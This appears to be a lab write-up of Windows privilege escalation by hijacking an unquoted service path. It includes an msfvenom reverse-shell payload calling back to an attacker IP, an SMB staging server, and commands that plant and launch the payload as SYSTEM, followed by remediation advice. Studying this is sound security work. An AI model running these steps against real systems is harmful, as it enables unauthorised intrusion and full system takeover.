Windows privilege escalation has its own version of the classic Linux SUID misconfiguration, and this is one of the most common ones you’ll run into: a service binary path that was never wrapped in quotes.
The Setup
I had a low-privilege shell on a Windows Server 2019 box. Time to enumerate for the usual local privesc suspects — misconfigured services, weak file/folder permissions, unquoted paths, AlwaysInstallElevated, the whole checklist. Rather than doing all of that by hand, I reached for PowerUp, which automates most of this enumeration in one shot.
PS C:\PrivEsc> Invoke-AllChecks
Two services came back flagged for unquoted paths. The one that mattered here was unquotedsvc, running as LocalSystem, with its binary path set to:
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exeNo quotes around that path. And that path has spaces in it. That combination is the entire vulnerability.
Why an Unquoted Path Is Exploitable
When Windows starts a service, it needs to resolve the executable path from the ImagePath registry value. If that path isn’t wrapped in quotes and contains spaces, the Windows service control manager doesn’t know where the folder name ends and the executable name begins — so it tries every possible split point, left to right, until something executes successfully:
C:\Program.exe
C:\Program Files\Unquoted.exe
C:\Program Files\Unquoted Path.exe
C:\Program Files\Unquoted Path Service\Common.exe
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe   <- the real, intended target
If an attacker can write a file to any of the earlier candidate paths, that file gets executed instead of the legitimate binary — and it runs with whatever privileges the service account has. Here, that’s LocalSystem. Full SYSTEM.
The only remaining question was whether any of those intermediate folders were actually writable by a low-privileged user.
Confirming Write Access
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
RW BUILTIN\Users — every authenticated user on the box, including the low-privilege account I was already running as, had write access to C:\Program Files\Unquoted Path Service\. That folder is exactly the third candidate in the resolution order above (C:\Program Files\Unquoted Path Service\Common.exe). Drop a malicious Common.exe there, and it will be launched before Windows ever reaches the legitimate service binary in the Common Files subfolder.
Building and Staging the Payload
With the injection point confirmed, I generated a reverse shell payload and hosted it over SMB so I could pull it directly onto the target:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.138.28 LPORT=53 -f exe -o kav1n.exe
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
Then, from the Windows shell, I pulled the payload across the network and placed it at the hijack point — naming it exactly Common.exe so it lands first in the path resolution order:
C:\Users\user>copy \\192.168.138.28\kali\kav1n.exe C:\PrivEsc\kav1n.exe
C:\Users\user>copy C:\PrivEsc\kav1n.exe "C:\Program Files\Unquoted Path Service\Common.exe"
C:\Users\user>net start unquotedsvc
Catching the Shell
Back on the listener, the service start triggered execution of the hijacked binary — under the service’s own account, not mine:

From an unprivileged user context to full SYSTEM, all because a service’s ImagePath was never wrapped in quotes and its parent folder was left writable to BUILTIN\Users.
Root Cause
Two failures had to line up for this to work, and both are extremely common on real Windows estates:
- The service’s binary path contained spaces and was never quoted in the registry
ImagePathvalue, leaving the path ambiguous to the service control manager. - The containing folder had an overly permissive ACL, granting write access to the
Usersgroup rather than restricting it to Administrators/SYSTEM.
Either mistake alone is relatively harmless. Together, they hand a local privilege escalation path to any authenticated user.
Fix:
1. Always quote service binary paths that contain spaces:
   "C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe"
   Wrapping the full path in quotes removes all ambiguity for the SCM.

2. Lock down folder permissions along the entire service binary path.
   Only Administrators and SYSTEM should have write access to any directory
   that a privileged service's executable lives under or passes through.

3. Audit every installed service for unquoted paths regularly — PowerUp's
   Invoke-AllChecks, WMIC, or a simple registry query against
   HKLM\SYSTEM\CurrentControlSet\Services will surface these instantly.

4. Where possible, run services under a dedicated least-privilege service
   account instead of LocalSystem, so a hijack doesn't automatically mean
   full SYSTEM.
Key Takeaways
- An unquoted service path is only exploitable if you can also write somewhere along that path — always chain the unquoted-path finding with a permissions check before assuming it’s exploitable
accesschk.exeis the fastest way to confirm whether a folder in the path resolution chain is actually writable by your current user- PowerUp’s
Invoke-AllChecksshould be one of the first things run on any Windows box during enumeration — it surfaces this class of bug immediately - The malicious binary doesn’t need to match the real service’s name — it just needs to match whichever truncated path segment sits earliest in Windows’ resolution order
- This is a textbook example of how a tiny, easily-overlooked syntax detail (missing quotes) becomes a full SYSTEM compromise when combined with a permissions misconfiguration
Questions? Hit me up on X.